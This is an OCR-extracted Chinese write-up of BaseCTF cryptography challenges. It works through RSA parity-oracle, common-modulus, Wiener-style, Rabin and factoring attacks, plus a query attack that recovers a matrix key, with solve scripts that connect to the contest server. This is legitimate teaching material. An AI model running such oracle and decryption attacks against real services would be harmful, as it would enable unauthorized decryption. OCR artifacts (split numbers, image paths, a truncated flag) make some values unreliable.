8419026479174479064085820103820798204356920406271472289210513479428041702031840820003814468943297431228391559213491144618541263670920756606373072340696972796914142653034154033039846574440359727 3
```

```
ss = set()
ss.add(c)
for i in range(5):
    ss_ = set()
    for j in ss:
        s = set()
        while len(s) != 2:# 保证开方出来的两个结果均被记录
            s.add(Cipolla_algorithm(j, n))
        for k in s:
            ss_.add(k)
    ss = ss_
    print(str(i + 1) + "轮结束")
print(len(ss))
for i in ss:#   枚举全部32个解
    m = long_to_bytes(i)
    print(m)
```

```
a8gXl\xc0\xe9\xc0\xc1\x0c\x8d\xdc\xf6?\x
6>9\x0c\xabfI\xfc|\xeb\xab.\xaf\xbe\xf5\
xbaJ\xf0\x9eO\x0b\r\x04F$\xee\xdf\x98\xa
x02\xfaH\x8bQ\xa7\xa6\xf30\x99J\xe1\xbb\
\x98\xca\x87\x1b0\xb0\n\x9a\xeb~}\xbd\x9
1\x80P\xb7X;\xe0\x99q\xa3U\xa7\xa2\x9e\x
\x1d\r\xf5O\x8e'
b'BaseCTF{e_d0u_hu1_4_w@i_lal}'
b'Dz\xfd\n\\\x88\x8c\xa61%\xce\x1d`\xfe\
9a\xcb\x9c\xcc\xcd\x84\xc3\xae\xfc\xcf\x
x1f\x8a\xe0\xcc\xb5cs\x07\x048\x8a\xe0:F
\x07\xfbE\xd9Qi\xa6\xd3\x14\x99\xa5\x95\
\x98\x1b> \x99j\xbbyww\x9a\xf3\xf6\xc5|\
\xfaN8/\x7f7\xf6\xde\xf8\xa0\x9c\xf4o\xe
```

[Fin] 猜猜看

分析题目给的py脚本可知服务端的核心逻辑如下：

```
def handle(self):
    assert len(flag)==45
    self.send(b"hello.")

    m=bytes_to_long(flag)
    m=bin(m)[2:]

    length=len(m)

    x=np.array([int(i) for i in m])
    T=np.array([[random.getrandbits(1) for _ in range(length)] for __ in
range(length)])

    y=np.dot(x,T)
    self.send(str(list(y)).encode())
```

```
    while True:
        user_input=ast.literal_eval(self.recv().strip().decode('utf-8'))
        if isinstance(user_input,list):
            try:
                mat=np.array(user_input)
                res=list(np.dot(mat,T))
                self.send(str(res).encode())
            except:
                self.send(b'wrong!!')
        else:
            self.send(b'wrong!')
            break


    self.send(b"\nConnection has been closed  =.=  ")
    self.request.close()
```

服务端将flag的二进制按位填入一个长度为flag二进制位数(n)的向量x里，然后随机生成了一个n*n的加密矩阵T，右乘向量x加密，并返回加密后的向量y

接着从客户端接收一个长度也为n的向量，左乘加密矩阵T，并返回结果。

显然，我们可以构造 $[1,0,0,\cdots,0], [0,1,0,\cdots,0],\cdots,[0,0,0,\cdots,1]$来依次获取加密矩阵T的每一行，exp如下：

```
from pwn import *
from Crypto.Util.number import *

import socketserver
import numpy as np
import random
import ast
import os

host = remote('challenge.basectf.fun', 30493)
y = []
T = []

def recv():
    y = ""
    while y.find("]") == -1:
        y += host.recv().decode()
    return y

print(host.recv().decode())
y = eval(recv())
print("recving...")

empty = [0 for i in range(359)]
for i in range(359):
    empty[i] = 1
```

```
        host.send(str(empty).encode())
        empty[i] = 0

        b = recv()
        print(i, len(b.split(",")))

        T.append(eval(b))

    T_ = np.linalg.inv(np.array(T))
    res = np.dot(y,T_)

    m = 0
    for i in res:
        m *= 2
        if i > 1e-10:
            m += 1
    print(m)
    flag = long_to_bytes(m)
    print(flag)#b'BaseCTF{fe242f9f-36d0-4011-bb6a-600cc84b6730}'
```

```
354 359
355 359
356 359
357 359
358 359
60897587199846833428264998628498791065044547554838116662236779725453
93850082412525997283063358 69
b'BaseCTF{fe242f9f-36d0-4011-bb6a-600cc84b6730}'
>>>
```

[Fin] 老涩批了

分析题目给的py脚本可知服务端的核心逻辑如下：

```
def handle(self):
    p=getPrime(256)
    q=getPrime(256)
    n=p*q
    e=65537
    d=inverse(e,(p-1)*(q-1))

    text=b'BaseCTF{'+str(uuid.uuid4()).encode()+b'}'

    m1=bytes_to_long(text[:len(text)//2])
    c1=pow(m1,e,n)

    m2=bytes_to_long(text[len(text)//2:])
    c2=pow(m2,e,n)

    self.send(b'n = '+str(n).encode())
    self.send(b'e = '+str(e).encode())
```

```
        self.send(b'c1 = '+str(c1).encode())
        self.send(b'c2 = '+str(c2).encode())

        while True:
            select=self.recv().strip()
            if select==b'1':
                c=int(self.recv().decode().strip())
                m=pow(c,d,n)
                res=m&1
            elif select==b'2':
                c=int(self.recv().decode().strip())
                m=pow(c,d,n)
                res=long_to_bytes(m,64)[0]
            elif select==b'3':
                user_text=self.recv().strip()
                if user_text==text:
                    self.send(flag)
                    break
                else:
                    self.send(b'try again')
                    break
            else :
                self.send(b'wrong')
                break
            self.send(str(res).encode())
        self.send(b"\nConnection has been closed  =.=  ")
        self.request.close()
```

大致逻辑：先将随机生成的假flag分割成左右两部分m1，m2，分别用随机生成的p，q进行rsa加密成c1，c2，返回客户端n，e，c1，c2的值。然后应答客户端的三种询问操作：

- 询问1将返回询问的密文c解密后的m的奇偶性
- 询问2将返回询问的密文c解密后的m，在m前尽可能少地补0，使得m总长度最后为64的倍数，然后返回m的第一个字节
- 询问3将验证用户是否推出随机生成的假flag，如果验证通过，返回用户真flag，结束通信；验证不通过也会直接结束通信

询问1恰好可以直接套parity oracle攻击的流程，但是最后解密出来的两个原文字符串不知道为什么最后一个字节的信息都是无效的乱码。经过本地模拟随机flag的生成流程，可以发现两个字符串最后一个字符其实是固定的：

```
>>> text=b'BaseCTF{'+str(uuid.uuid4()).encode()+b'}'
>>> text
b'BaseCTF{ae993969-a309-49c4-8bb1-eda80e646b91}'
>>> len(text)
45
>>> tt=b'BaseCTF{cface5b8-1291-42e9-a9ad-6cb88d8980fec}'
>>> len(tt)
46
>>> print(len(text[len(text)//2:]))
23
>>> text[len(text)//2:]
b'49c4-8bb1-eda80e646b91}'
>>> text[:len(text)//2]
b'BaseCTF{ae993969-a309-'
>>>
```

那么直接忽略尾部字符，自己补上正确的字符，然后拼接并发送，即可接收到flag， exp如下：

```python
from pwn import *
from Crypto.Util.number import *
import math
import gmpy2

import socketserver
import numpy as np
import random
import ast
import os

import time

host = remote('challenge.basectf.fun', 45442)

def recv():
    y = ""
    while len(y.split("\n")) != 4 + 1:
        y += host.recv().decode()
    return y

def send(t):
    host.send(t.encode())

def decrypt_io(c):
    host.send("1".encode())
    host.send(str(c).encode())

    tmp = host.recv()[:-1].decode()
    print(tmp)
    return int(tmp)

def guess_m(n, e, c):# parity oracle攻击
    k=1
    lb=0
```

```
    ub=n
    while ub!=lb:
        tmp = c * gmpy2.powmod(2, k*e, n) % n
        if decrypt_io(tmp) == 1:
            lb = (lb + ub) // 2
        else:
            ub = (lb + ub) // 2
        k+=1
    print(ub,len(long_to_bytes(ub)))
    print(long_to_bytes(ub)[:-1]) # 忽略最后一个无意义字符
    return long_to_bytes(ub)[:-1]

raw = recv()
raw = raw.split("\n")
n = int(raw[0][4:])
e = int(raw[1][4:])
c1 = int(raw[2][4:])
c2 = int(raw[3][4:])
print(n)

c1_ = c2
HighByte = 0
offset = 0

flag = guess_m(n, e, c1) + b'-' + guess_m(n, e, c2) + b'}'
print(flag)

host.send(b'3')
host.send(flag) #发送假flag
print(host.recv()[:-1].decode()) #接收真flag
input("press any key to continue...")
```

```
0
501735177509506912351163971011187403652000149935804912 3
b'4b3e-a3cc-381489839c83'
b'BaseCTF{f5495648-60a8-4b3e-a3cc-381489839c83}'
BaseCTF{038e065d-a9ae-49b0-93e6-91d59e87bc4b}
press any key to continue...
```

[Week3] exgcd

题目附件如下：

```
from Crypto.Util.number import *

flag=b'BaseCTF{}'
m=bytes_to_long(flag)

p=getPrime(1024)
q=getPrime(1024)
```

```
n=p*q
e1=3747
e2=2991

c1=pow(m,e1,n)
c2=pow(m,e2,n)

print("n =",n)
print("e1 =",e1)
print("e2 =",e2)
print("c1 =",c1)
print("c2 =",c2)

"""
n =
27855350163093443890983002241607629119744539643165776358993469078731521668677421483556132628708836721737685936980427467856642738196111748018522018598646125626995613169001111504706363742194664774823604738939411512861441742683157275818500991834651769368178320088982759626122029956515159435424882855075032400667120376075618896752694718491438251810609878021717559466498493103257912108879328270813061231904227056671621363669388496383136964549879459562004569059185078204867346250733489663015417879915436157806942021693920206071715538430633494012923651469196048546309592946901609803631751035364478773126967010589504275776307
e1 = 3747
e2 = 2991
c1 =
24426579024062518665031958216110619832653602343205488454298659533869220501923184793828421371206493659949730138867555889074137026401207985428160803910695088081370233571905915349589146504374710444468715701305061060934519410886010929009297226496448218819742287990364436349188987723637449590579092391100714056589967894609950537021838172987840638735592599678186555961654312442380755963257875487240962193060914793587712733601168204859917001269928487633954556221987632934190217367502677285906521385169669644977192556145782303526375491484736352799180747403161343130663661867413380222714012960607473395828938694285120527085083
c2 =
69321451471266108168360659442809341601733620594629271127522950772259658365028813355658816073853289908818654366909040565776758856975080582895703339338375155269157071211257667204071531391607513433522114219018760512285660930389296250426192501685655027349321978170828485068268471129494955275332381228932970499855172805746466270119864035781669527893174615814091618738142030237366043940858757787748343147770460869218523773485909983816482416291244085148751100730738519138573296792685192294360926609598417668486766787408510871842142831965448217793360904345879051580067101124617789391843273863069920824335614605421304418252 93
"""
```

一眼共模攻击，但是e1，e2不互质，根据简单数论知识可以找到一对s，t使得

$ se_1 + te_2 = \gcd(e_1, e_2) $

通过共模攻击，可以求出：

$ c' = c_1^sc_2^t = m^{se_1 + te_2} \equiv m^{\gcd(e_1, e_2)}~mod~n $

而 $ \gcd(e_1, e_2) $ 的值很小（为3），再考虑低指数加密攻击，即可求出flag

exp如下：

```
n =
27855350163093443890983002241607629119744539643165776358993469078731521668677421483556132628708836721737685936980427467856642738196111748018522018598646125626995613169001111504706363742194664774823604738939411512861441742683157275818500991834651769368178320088982759626122029956515159435424882855075032400667120376075618896752694718491438251810609878021717559466498493103257912108879328270813061231904227056671621363669388496383136964549879459562004569059185078204867346250733489663015417879915436157806942021693920206071715538430633494012923651469196048546309592946901609803631751035364478773126967010589504275776307
e1 = 3747
e2 = 2991
c1 =
24426579024062518665031958216110619832653602343205488454298659533869220501923184793828421371206493659949730138867555889074137026401207985428160803910695088081370233571905915349589146504374710444468715701305061060934519410886010929009297226496448218819742287990364436349188987723637449590579092391100714056589967894609950537021838172987840638735592599678186555961654312442380755963257875487240962193060914793587712733601168204859917001269928487633954556221987632934190217367502677285906521385169669644977192556145782303526375491484736352799180747403161343130663661867413380222714012960607473395828938694285120527085083
c2 =
69321451471266108168360659442809341601733620594629271127522950772259658365028813355658816073853289908818654366909040565776758856975080582895703339338375155269157071211257667204071531391607513433522114219018760512285660930389296250426192501685655027349321978170828485068268471129494955275332381228932970499855172805746466270119864035781669527893174615814091618738142030237366043940858757787748343147770460869218523773485909983816482416291244085148751100730738519138573296792685192294360926609598417668486766787408510871842142831965448217793360904345879051580067101124617789391843273863069920824335614605421304418252 93
r, s1, s2 = gmpy2.gcdext(e1, e2)#共模攻击
m = (pow(c1, s1, n) * pow(c2, s2, n)) % n
print(m)

#c3 =
14851967186687357887931104367843874005997333080529679568798848675124774626396386951125457645089954605149486033605473291716724977051508146917839969707029086668012020198122164445121668858081418333300440192507433360521421467165336389543031007878714399942378017920326914017317025843683512989153985497682678548061595220400469670139368891944327224429752849752027998915113891375920069101334335859705694989973282650491829169980019690348384245405309519033838346997654342050562230459723819995355078122774390944864306336853454846661666846353418491581326366890208307171615340045926391703365295842519938250048451319780371910509328
c3 = m
e3 = r

def de(c, e, n):#低指数加密攻击
    k = 0
    while True:
```

```
        m = c + n*k
        result, flag = gmpy2.iroot(m, e)
        if True == flag:
            return result
        k += 1
        print(k)

m=de(c3,e3,n)
print(m)
print(long_to_bytes(m))#b'BaseCTF{feb7e1ae-a8f7-4fc4-8d6d-945a45cc3f6d}'
```

[Week3] ez_log

题目附件如下：

```
from Crypto.Util.number import bytes_to_long as b2l, long_to_bytes as l2b,
getPrime
from Crypto.Cipher import AES
from random import randint

def encrypt(KEY):
    cipher= AES.new(KEY,AES.MODE_ECB)
    encrypted =cipher.encrypt(flag)
    return encrypted
def decrypt(KEY):
    cipher= AES.new(KEY,AES.MODE_ECB)
    decrypted =cipher.decrypt(enc)
    return decrypted
pad = lambda x: x+b'\x00'*(16-len(x)%16)

flag = b"flag{test_flag}"

def encrypt(KEY):
    cipher= AES.new(KEY,AES.MODE_ECB)
    encrypted =cipher.encrypt(flag)
    return encrypted
def decrypt(KEY):
    cipher= AES.new(KEY,AES.MODE_ECB)
    decrypted =cipher.decrypt(enc)
    return decrypted

flag = pad(flag)
x = randint(10 ** 7, 10 ** 8)
y = randint(10 ** 7, 10 ** 8)
n = getPrime(28)
z = pow(y, x, n)

enc = encrypt(pad(l2b(x)))
print(f'enc = {b2l(enc)}')
print(f'y = {y}')
```

```
print(f'n = {n}')
print(f'z = {z}')
```

用x作为秘钥对flag进行了AES加密，想解码只能去想办法拿到x，而想要x，就得解出 $y^x = z~mod~n$，也就是离散对数（模意义下的对数），直接用BGSG算法秒了

exp如下：

```
#a^x = b mod m
def BGSG(a, b, m):
    mp = {}
    r = b * a % m
    t = int(m**0.5 + 1)
    for B in range(1, t + 1):
        mp[r] = B
        r = (r * a) % m
    at = pow(a, t, m)
    l = at
    for A in range(1, t + 1):
        if l in mp:
            return A * t - mp[l]
        l = (l * at) % m
    return -1

y = 82941012
n = 228338567
z = 51306718
x = BGSG(y, z, n)#38806815

enc =
334165709137165034922973520413178584203495109543812497515377438980245271018724547061811884412101661658039041855507 46
enc = l2b(enc)
flag = decrypt(pad(l2b(x)))
print(flag)#b'BaseCTF{BF3DCONZ-67FE-ENZU-385S-
CSNI13B2}\x00\x00\x00\x00\x00\x00\x00'
```

[Week3] wiener?

题目附件如下：

```
from Crypto.Util.number import *
import decimal
flag=b"BaseCTF{}"
m = bytes_to_long(flag)

p = getPrime(1024)
q = getPrime(1024)
n=p*q
```

```
e=65537
c=pow(m,e,n)

print("e =",e)
print("c =",c)

decimal.getcontext().prec = 648
P=decimal.Decimal(p)
Q=decimal.Decimal(q)
leak=decimal.Decimal((3*P*Q-1)/(3*Q*Q))
print("leak =",leak)

"""
e = 65537
c =
110327485736234263596326596571148070447121385863167102509856068092527004614905044873088496265143190625625574488395509942429993348826170314876181741680384915666400818401117477657538780875643188332738787554165849629216699114442259593352747533918009955310232122768386652022570076403542370432911291973488849149566635972400946622079296585195969873519844032583452058735664636436241753183150644404568580138749627847925644802869046206636951946898394318080829762483785091813271015573809788495459066919038966620955202889641017969650951298614670597755561106160078898462409362193813792196055280516274023005802393112021375824420 57
leak =
0.829374344780877053838760251345359097311540811993463349625630085472892814959843248358036249898871908548743719153319438638517170060651237635838827482534816419091949205584951292517303330452910012749674475329235689229498752425379611083979518257734473992186831474208400813283887045691145481237726578827559198828469462343342343287720369159899636816373592067698883361360269728719786071024354151682314608072902347335691012713629816579496252896260869382806838857194293618332286500427694077400072428506897829689703872985954772105672992293334668485358785863779749153981721900135318166811250762946069962348114491411585418993494561587403918162681937152503739843
"""
```

题目是wiener，考虑wiener攻击，由于p，q很大，leak约等于p/q，对leak进行连分数展开，当展开的p，q的二进制长度均为1024时，尝试解密，即可解出flag

exp如下：

```
from Crypto.Util.number import *
import decimal
import gmpy2

def continuedFra(x, y):
    """计算连分数
    :param x: 分子
    :param y: 分母
    :return: 连分数列表
    """
    cf = []
```

```
    while y:
        cf.append(x // y)
        x, y = y, x % y
    return cf

def gradualFra(cf):
    """计算传入列表最后的渐进分数
    :param cf: 连分数列表
    :return: 该列表最后的渐近分数
    """
    numerator = 0 # 分子
    denominator = 1 # 分母
    for x in cf[::-1]:
        # 这里的渐进分数分子分母要分开
        numerator, denominator = denominator, x * denominator + numerator
    return numerator, denominator

def getGradualFra(cf):
    """计算列表所有的渐近分数
    :param cf: 连分数列表
    :return: 该列表所有的渐近分数
    """
    gf = []
    for i in range(1, len(cf) + 1):
        gf.append(gradualFra(cf[:i]))
    return gf

e = 65537
c =
110327485736234263596326596571148070447121385863167102509856068092527004614905044873088496265143190625625574488395509942429993348826170314876181741680384915666400818401117477657538780875643188332738787554165849629216699114442259593352747533918009955310232122768386652022570076403542370432911291973488849149566635972400946622079296585195969873519844032583452058735664636436241753183150644404568580138749627847925644802869046206636951946898394318080829762483785091813271015573809788495459066919038966620955202889641017969650951298614670597755561106160078898462409362193813792196055280516274023005802393112021375824420 57
fz =
829374344780877053838760251345359097311540811993463349625630085472892814959843248358036249898871908548743719153319438638517170060651237635838827482534816419091949205584951292517303330452910012749674475329235689229498752425379611083979518257734473992186831474208400813283887045691145481237726578827559198828469462343342343287720369159899636816373592067698883361360269728719786071024354151682314608072902347335691012713629816579496252896260869382806838857194293618332286500427694077400072428506897829689703872985954772105672992293334668485358785863779749153981721900135318166811250762946069962348114491411585418993494561587403918162681937152503739843
fm = pow(10, 648)
for z in getGradualFra(continuedFra(fz, fm)):
    p, q = z
    if len(bin(p)[2:]) == 1024 and len(bin(q)[2:]) == 1024:
            phi = (p - 1) * (q - 1)
            d = gmpy2.invert(e, phi)
            m = pow(c, d, p * q)
```

```
m = long_to_bytes(m)
print(m)#b'BaseCTF{9431ee53-5d5c-4b0b-956f-1eafff6c9e87}'
```

[Week3] 没有n啊

题目附件如下：

```
from Crypto.Util.number import *
import gmpy2

flag=b'BaseCTF{}'
m=bytes_to_long(flag)

p=getPrime(512)
q=getPrime(512)

n=p*q
e=65537

phi=(p-1)*(q-1)
d=gmpy2.invert(e,phi)

c=pow(m,e,n)
x=pow(n,e,c)
print("c =",c)
print("e =",e)
print("d =",d)
print("x =",x)
'''
c =
52453423663797600504896811946820841317615798875871627840172711423749946998217916744135290476795328543876098295227017753117609268701786914053599060330837226980969490439739651088710549890669593587642238827462108900683237797139569260570711611781514337884756698142193277516649805710242748531658979160170193283558
e = 65537
d =
54297831548863701092644190086258072883163378307246681513317422545902442650340916001357605211715836911877651782099787873046987096258918495734824011752504203578982947618784736181975847356304742402103468329660346526185908618978851982007496096394151821403282347897417590596861323293706611997134962231129075032641
x =
40635864473997460751766935373772107585133301579524000836637683731949939348171187931595274511243052505604832873086269554842194695737052043633079044688826020656068356561856848814530947955429343483847291398607359454851926470168457852479044154798114087493843073091985855839008222762224952503563764527380033064437
'''
```

分析完逻辑后，d都给了，想要解密就只需要拿到n就行了，解题切入点是那句奇怪的x = pow(n,e,c)。

- 对于RSA加密后的密文 $c=m^e~mod~n$ 进行解密，需要用到 $de = 1~mod~\varphi(n)$ 中的 d，也就是模 $\varphi(n)$ 下 e 的逆元
- $\varphi(n)$ 是欧拉函数，代表小于等于 n 并与 n 互质的数的个数，有一种简便计算方法如下：

$\varphi(n)=\prod (p_i - 1)^{c_i}$

其中 p_i 为 n 的所有质因子，c_i 为该质因子的个数。

我们知道RSA之所以难以破解，是因为 n 很难分解出质数 p 和 q，但是如果 n 很容易分解，那求 $\varphi(n)$ 不就易如反掌？

对于pow(n,e,c)中的模数c，它是m加密后的密文，其质因数组成应该是不可控的，也就是说应该很容易对其进行质因数分解，到https://factordb.com/中直接暴力分解质因数，得到结果如下：

Result:

status (?)	digits	number
FF	308 (show)	5245342366...58<308> = 2 · 3 · 73 · 3967 · 6373 · 95592293 · 216465863 · 4744823012787277141<19> · 4824599825...29<263>

那么 $\varphi(c)$ 就可以直接计算出，从而解出 n。

exp如下：

```
from Crypto.Util.number import *
import gmpy2
'''
c=pow(m,e,n)#c一定比n小
'''

c = 
52453423663797600504896811946820841317615798875871627840172711423749946998217916744135290476795328543
41352904767953285438760982952270177531176092687017869140535990603308372269809694904397396510887105498906695935876422388274621089006832377971395692605707116117815143378847566981421932775166498057102427485316589791601701932835588
e = 65537
d = 
54297831548863701092644190086258072883163378307246681513317422545902442650340916001357605211715836911877651782099787873046987096258918495734824011752504203578982947618784736181975847356304742402103468329660346526185908618978851982007496096394151821403282347897417590596861323293706611997134962231129075032641
x = 
40635864473997460751766935373772107585133301579524000836637683731949939348171187931595274511243052505604832873086269554842194695737052043633079044688826020656068356561856848814530947955429343483847291398607359454851926470168457852479044154798114087493843073091985855839008222762224952503563764527380033064437

phic = (2 - 1) * (3 - 1) * (73 - 1) * (3967 - 1) * (6373 - 1) * (95592293 - 1) * (216465863 - 1) *(4744823012787277141 - 1) * (4824599825385925558154656194214216730443454999691948495712071776372632550983340929617047161943429199025504469441498382125053826671729353591753491822135219819288507131093264641214773711456122929137345644836318435304979680129787666451263030547522 6
```


```
391199481032049429 - 1)
print(phic)

d2=gmpy2.invert(e,phic)
#注意一个坑，由c=pow(m,e,n)算出的c一定比会n小，而由n=pow(x,d2,c)解出来的n一定比c小
#所以要在解出来的n后面加上k倍的c一个个把真正的n试出来，这题运气好，加一个c就找出真正的n了
n = pow(x, d2, c) + c
m = pow(c, d, n)
print(long_to_bytes(m))#b'BaseCTF{2eefa8ef-ba57-4bed-9230-d280ac2273d8}'
```

[Week3] 没有n啊 _pro

题目附件如下：

```
from Crypto.Util.number import *
import gmpy2

flag=b'BaseCTF{}'
m=bytes_to_long(flag)
p=getPrime(128)
q=getPrime(128)

n=p*q
e=65537

phi=(p-1)*(q-1)
d=gmpy2.invert(e,phi)

assert d<phi

c=pow(m,e,n)
print("c =",c)
print("e =",e)
print("d =",d)
"""
c = 78919950899709764543039048006935881842075789773495004639436106636461009323420
e = 65537
d = 13002488326322253055272696035053386340217207134816593767440035447757509399233
"""
```

相比上题1，此题给的信息更少了，但是数据也更小了，根据定义式 $ed = 1~mod~n$ 可推知 $ed - 1 | n$ ，即：$n = k(ed - 1)$，我们尝试将 $ed - 1$ 丢到factordb去分解质因数，得到了FF(Fully Factorized)的喜报：



Result:		
status (?)	digits	number
FF	81 (show)	8521440774...20<81> = 2^6 · 3 · 5 · 7 · 11 · 23 · 37^2 · 107 · 109 · 2459411 · 387743680517<12> · 8461199191085678833423<22> · 389046715544120761477302748l<28>

然后我们直接暴力穷举所有因数的组合即可，详见代码（请原谅这个ACMer式的抽象码风）：

```
from Crypto.Util.number import *
import gmpy2

ccc =
78919950899709764543039048006935881842075789773495004639436106636461009323420
e = 65537
d = 13002488326322253055272696035053386340217207134816593767440035447757509399233

print(e*d-1)

import itertools
f = [2, 2, 2, 2, 3, 5, 7, 11, 23, 37, 37, 107, 109, 2459411, 387743680517,
8461199191085678833423, 389046715544120761477302748l]#对phi/4分解质因数（用
factordb.com）

vaild = []

for l in range(1, len(f) + 1):
    for c in itertools.combinations(f, l):
        p = 4
        z = [2, 2]
        for i in c:
            p *= i
            z.append(i)
        if len(bin(p)[2:]) == 256:#暴力枚举出所有二进制长度为256的因数（128+128）
            vaild.append(z)

s = set()
print(len(vaild))#242

cnt = 0
for ff in vaild:
    v = 1
    for i in ff:
        v *= i
    for l in range(1, len(ff)):
        for c in itertools.combinations(ff, l):
            p = 1
            for i in c:
                p *= i
            if p % 2 == 0 and (v // p) % 2 == 0 and len(bin(p + 1)[2:]) == 128 and
```

```
    len(bin(v // p + 1)[2:]) == 128:#检验其是否能表示为两个二进制长度为128的偶数
                    s.add((p + 1) * (v // p + 1))#先不管它是不是只有俩质因数，塞进去再
    说，能满足上述分解条件的数不是很多，只有300左右
                if cnt % 1000000 == 0:
                    print(cnt, len(s))#调试输出一些数据量，让你知道程序没死
                cnt += 1

    for n in s:#暴力枚举n的所有可能
        m = pow(ccc, d, n)
        t = long_to_bytes(m)
        if t[:7] == b'BaseCTF':
            print(t)#b'BaseCTF{3e226a94-babb27696416}'
```

跑得挺快，六七秒就爆出来了：

```
852144077442181498483406680049293780578815103994475105736717603139683893497533120
242
0 0
1000000 102
2000000 129
3000000 221
4000000 224
5000000 304
6000000 323
b'BaseCTF{3e226a94-babb27696416}'
>>>
```

[Week4] rabin

题目附件如下：

```
from Crypto.Util.number import *
import gmpy2
import libnum

flag=b"BaseCTF{}"
m = bytes_to_long(flag)

p = getPrime(512)
q = getPrime(512)
assert p%4==3 and q%4==3
n = p*q
e = 4

c = pow(m,e,n)
print("p=",p)
print("q=",q)
print("n=",n)
print("c=",c)
print("e=",e)
```

题目是rabin，查到一些有关资料https://zhuanlan.zhihu.com/p/533927542，看不懂或懒得看？那么你只需要知道，rabin攻击可以求指数e为2时的四个可能的原文。

但是题目的e是4，不是2怎么办？其实不重要，把 m^4 当成 $(m^2)^2$，那跑两次rabin攻击不就行了？


exp如下：

```
from Crypto.Util.number import *
import gmpy2
import libnum

p=
85312129757192165501086142569557747221727418856761136016171827163562393013819518997372372196592536558896366842003451094629287963296703213368642985577788 43
q=
74432562879121117393357293144435598864580078381303717992550785655026624594360434557878696319990736179673438843775378289407382134605087655194789564212828 71
n=
63500004625039456439237191267891267558404574431112995926594213383621331385226487443753506088788203040258384788149958095020759745138424276657604371402824844725005596890673468964961037168078105356669148960568974603581485045691990626520286184874115519591663033533771400334558853058140717812903874350138362098253
c=
51452608438757130697131508192775727191605112918772187364577097224326062184288501602000700342623122861398852536963355962672293705131887315354242193416090384360837672258861475017098419459125395949090523474744886423754439919504732741712693909507972791203801494594878447921609420574365853676576693694677914169353
e= 4

def rabin(c,p,q):
    mp = pow(c, (p + 1) // 4, p)
    mq = pow(c, (q + 1) // 4, q)
    inv_p = gmpy2.invert(p, q)
    inv_q = gmpy2.invert(q, p)

    a = (inv_p * p * mq + inv_q * q * mp) % n
    b = n - int(a)
    c = (inv_p * p * mq - inv_q * q * mp) % n
    d = n - int(c)
    return a,b,c,d

aa, bb, cc, dd = rabin(c,p,q)#两次rabin秒了

for j in rabin(aa,p,q):
    m = long_to_bytes(int(j))
    if m[:7] == b'BaseCTF':
        print(m)#b'BaseCTF{01c28b9c-7924-4c04-b71d-1cca15342618}'
```

[Week4] 哎呀数据丢失了

```python
from Crypto.Util.number import *
from gmpy2 import *
from Crypto.PublicKey import RSA

flag=b"a"
m=bytes_to_long(flag)

rsa=RSA.generate(1024)
print(rsa)
c=pow(m,rsa.e,rsa.n)

with open("out",'wb') as f:
    f.write(long_to_bytes(c))

private_key=rsa.exportKey("PEM")
with open("pri.pem",'wb') as f:
    f.write(private_key)
```

还是一个RSA，只不过用文件保存了RSA加密的私钥，打开文件一看，私钥文件缺了一大半，out里的信息倒是没缺（你也看不出来缺没缺，就当这个没缺吧）



但是不急，我们上网查找PEM文件格式的解析(PKCS1) RSA 公私钥 pem 文件解析：

解析数据：

3082025C# 标签头，类型为SEQUENCE (sequence 序列)，此标签头共 4 字节。注（不确定）：3082 应该指 私钥

#以下共 604 字节 (0x025c)

020100 # 整型 长度 为 0 (0x00)，内容：version

028181 # 整型 长度 为 129 字节 (0x81)，内容：模数 n (modulus)

00e7b0dd45eba985ea1eb2fd7a7237e654ff0e40c9e5818d9348aa2df7fc04e7e2a429c3e90
31eb2b217bb10fd1370ead89b33dd2233a54e035e37d39ba63db3d138926cdc9a01e8b6a8
ef84949b9f1a3bd4fe0adeeb3b9d84fb7af98f20d089c75197a94884b8a03400d73c3fcaa0dc
1fad1ac2cb0e304c73198521dcf1e50779

0203 # 整型 长度 为 3 字节(0x03)，内容：e (公钥指数✦)

010001

028180 # 整型 长度 为 128 字节(0x80)，内容：d (私钥指数✦)

